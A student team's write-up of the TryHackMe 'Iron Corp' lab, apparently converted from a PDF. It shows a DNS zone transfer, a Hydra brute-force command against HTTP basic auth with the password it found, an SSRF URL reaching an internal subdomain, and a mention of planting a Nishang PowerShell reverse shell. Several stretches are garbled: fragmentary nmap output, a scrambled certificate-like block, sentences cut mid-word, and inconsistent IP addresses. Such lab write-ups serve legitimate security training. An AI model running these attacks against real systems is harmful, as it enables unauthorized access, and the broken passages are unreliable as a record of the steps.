

PenTest 2

Iron Corp

Undecided

Members

ID	Name	Role
1211101390	Aslamia Najwa Binti Ahmad Khadri	Leader
1211100431	Mohammad Omar Torofer	Member
1211103388	Vishnu Karmegam	Member
1211103092	Farryn Aisha binti Muhd Firdaus	Member


Category: Recon and Enumeration

Members Involved: Aslamia Najwa & Vishnu Karmegam

Tools used: Kali, Nmap, Nano, Firefox


Thought Process and Methodology and Attempts:

To start, Vishnu used the `sudo su` command and typed in his user password. This was done in order to change to root user.



```
File Actions Edit View Help
(1211101390@kali)-[~]
$ sudo su
[sudo] password for 1211101390:
(root@kali)-[/home/1211101390]
#
```

Once he had access as root user, he then typed in “`nano filename(/etc/hosts)`” and received what's in that file. The localhost and kali were already saved in the text editor thus all he needed to do was to add the IP address in “`/etc/hosts`” so he would be able to enumerate the domain name as well as the IP.



```
File Actions Edit View Help
(1211101390@kali)-[~]
$ sudo su
[sudo] password for 1211101390:
(root@kali)-[/home/1211101390]
# nano /etc/hosts
(root@kali)-[/home/1211101390]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.194.178 ironcorp.me
```

Vishnu then ran a Nmap scan. Here is a simple explanation for what each option does:

- Pn: treat all hosts as online
- sV: to enumerate application version
- sC: to run default scripts
- vv: increase verbosity level
- p: define the port number to be scanned

```

0 ports]
.178
178
78
.178
ETC: 01:35 (0:09:13 remaining)
ETC: 01:38 (0:11:05 remaining)
; ETC: 01:37 (0:10:14 remaining)
; ETC: 01:37 (0:09:20 remaining)
; ETC: 01:37 (0:08:45 remaining)
; ETC: 01:37 (0:08:05 remaining)
.178

```

for 53,135,3389,8080,11025,4966

```

Title
Iron Corp Box

IP Address
15.10.194.77

Version
9 d0c2

iG9w0BAQsFADAA
UyNTIiYWhcNmJmW
UwggEiMA0GCSqG
K0XAR1s2ZihrI
MVMymdmPuYF+bnO
Ejyz1MUjx0CtEo
4ua8JtT9/3eb+M
A9kNyKxg5Sxmfs
6ZAgMBAAgJJDAl
kqhkiG9w0BAQsF
LhGiUYEbd0vxPWA
tBSXikGtQpV/Cp
jQfmPmGLhOg8JW
H4H42zr5uoEawh
LLyV9YhI0sz172


er time.
oft IIS httpd 10.0
ootstrap 4 by Codervent

httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)


1.1.1c PHP/7.4.4

```

0 and found a control panel. He ex
e him.



He then accessed the web service of port 11025 and unfortunately had the same problem in which this website did not contain any information or functionalities that could help him to climb in the system.



After thinking for some time, Vishnu then remembered and realised that Nmap took out the open port 53, so then he decided to see if with dig, he can manage to list any sub-domain or information that is relevant to him to proceed. Boom! He managed to find two subdomains that are running internally by using "dig @IP_address ironcorp.me axfr".

```
File Actions Edit View Help
(1211101390@kali)-[~]
$ dig @10.10.146.17 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.146.17 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA      win-8ymbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600    IN      NS       win-8ymbkf3g815.
admin.ironcorp.me. 3600    IN      A        127.0.0.1
internal.ironcorp.me. 3600    IN      A        127.0.0.1
ironcorp.me.      3600    IN      SOA      win-8ymbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 203 msec
;; SERVER: 10.10.146.17#53(10.10.146.17) (TCP)
;; WHEN: Tue Aug 02 10:38:50 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

(Najwa had forgotten to screenshot this progress. She went back and redo this particular part. Hence, a different IP address.)


He proceeded to save the subdomains in the /etc/hosts file with the IP address to move on to the next step.

```
(root@kali)-[/home/1211101390]
# nano /etc/hosts

(root@kali)-[/home/1211101390]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.194.178 ironcorp.me
10.10.194.178 admin.ironcorp.me
10.10.194.178 internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Later, he realised that he couldn't access one of them, so he understood that this resource is only exposed internally. Therefore, he tried the other subdomain(admin.ironcorp.me) together with the port 11025, "admin.ironcorp.me:11025".



The subdomain was protected with a basic authentication. After a thorough research and several failed attempt at acquiring the credentials, Najwa decided to try using hydra, which is a popular pre-installed tool in Kali Linux that is used to brute force username and password. She has not learned

this tool in lecture nor tutorial, but she made the effort to learn. Some of the tools that helped her gained a better understanding of it is the simple “man hydra” command and internet searches.


The -l option is for the login name. The -P option defines the path to a file that stored the several passwords that she was using to brute force while the -s option specify the port.

As of the -l value, Najwa guessed it. She also downloaded the rockyou.txt list from Github because that file contained many commonly used passwords. When she run the brute force, she found the credentials that she needed.


```
root@kali: /home/1211101300
# hydra -l admin -P /home/kali/Desktop/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra V9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 01:50:48
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 513 login tries (1:1/p:513), -33 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 01:50:41
```

She entered the credentials that she had found in the pop out box to get access to the subdomain.



Once she clicked “Sign In”, she was led to the following website.




She first checked for any valuable information in the page source, but to her dismay, there was nothing imperative.

```


104 }
105 textarea {
106   border: 1px dashed 2px #333;
107   background-color: #f0f0f0;
108   font: Fixedsys bold;
109   color: #000;
110 }
111 A:Link {
112   border: 1px;
113   color: red; text-decoration: none;
114 }
115 A:visited {
116   color: red; text-decoration: none;
117 }
118 A:hover {
119   color: white; text-decoration: none;
120 }
121 A:active {
122   color: white; text-decoration: none;
123 }
124 </STYLE>
125 <script type="text/javascript">
126 <!--
127 function lhookid() {
128   var e = document.getElementById(id);
129   if(e.style.display == 'block')
130     e.style.display = 'none';
131   else
132     e.style.display = 'block';
133 }
134 //-->
135 </script>
136
137 <DOCTYPE HTML>
138 <html>
139 <head>
140   <title>Search Panel</title>
141 </head>
142 <body>
143   <h2>Ultimate search bar</h2>
144
145   <div>
146     <form method="GET" action="/">
147       <span>Search:
148       <input name="r" type="text" placeholder="*****" />
149       <input type="submit" />
150     </form>
151   </div>
152 </body>
153 </html>

```


Her attention shifted to the search bar. She tried to enter something random to see what output she would get. As shown in the pictures below, her input creates a parameter in the URL.



Najwa realised that she can exploit this vulnerability by opening the internal subdomain that she could not access before. Thus, she entered the subdomain URL and submit the query.



She was right. The content of the internal subdomain can now be displayed within the admin subdomain. The output showed that “You can find your name **here**” which Najwa assumed is a hint to find the name. The red coloured text must be pointing at something.




She already checked the page source earlier. However, she examined the page source again because the displayed internal subdomain must have provided new information that she can obtain. Upon further investigation, Najwa found a href that is coloured in red. There is also a simple “here” text next to it which convinced her more that she was in the right direction.


```
TryHackMe | Iron Corp x Hello x http://admin.ironcorp.me:110 x +
view-source:http://admin.ironcorp.me:11025/?r=http%3A%2F%2Finternal.ironcorp.me%3A11025%2Fname.php%3Fname%3D#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

115 A:visited {
116     COLOR: red; TEXT-DECORATION: none
117 }
118 A:hover {
119     color: White; TEXT-DECORATION: none
120 }
121 A:active {
122     color: white; TEXT-DECORATION: none
123 }
124 </STYLE>
125 <script type="text/javascript">
126 <!--
127     function lhook(id) {
128         var e = document.getElementById(id);
129         if(e.style.display == 'block')
130             e.style.display = 'none';
131         else
132             e.style.display = 'block';
133     }
134 <!-->
135 </script>
136 <html>
137
138 <body>
139
140     <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>
141
142 </body>
143
144 </html>
145
146
147
148 <!DOCTYPE HTML>
149 <html>
150 <head>
151 <title>Search Panel</title>
152 </head>
153
154 <body>
155 <h2>Ultimate search bar</h2>
156
157     <div>
158
159         <form method="GET" action="#">
160             <span>Search:
161             <input name="r" type="text" placeholder="*****" />
162             <input type="submit" />
163         </span>
164
165         </form>
166     </div>
167
168
169 </body>
170
171 </html>
172
```

Najwa entered the URL into the search bar. When she clicked “Submit Query”, she secured the name which was “Equinox”.




Category: Initial Foothold

Members Involved: Farryn Aisha


Tools used: BurpSuite, Kali, Firefox

Thought Process and Methodology and Attempts:


As it came down to the SHELL – Administrator part, Farryn added the following line at the end of the file to execute the reverse shell when it is downloaded, with the IP and the port to which it travels to connect. She uses one of the shells that Nishan Invoke-PowerShellTcp.ps1 She then had to encode the instruction twice for it to be executed because for some reason, it doesn't tolerate spaces.




Next, she could then see the downloaded version of her Nishan reverse shell on her kali stating that it's saved in the drive of the directory E:\xampp\htdocs\internal.



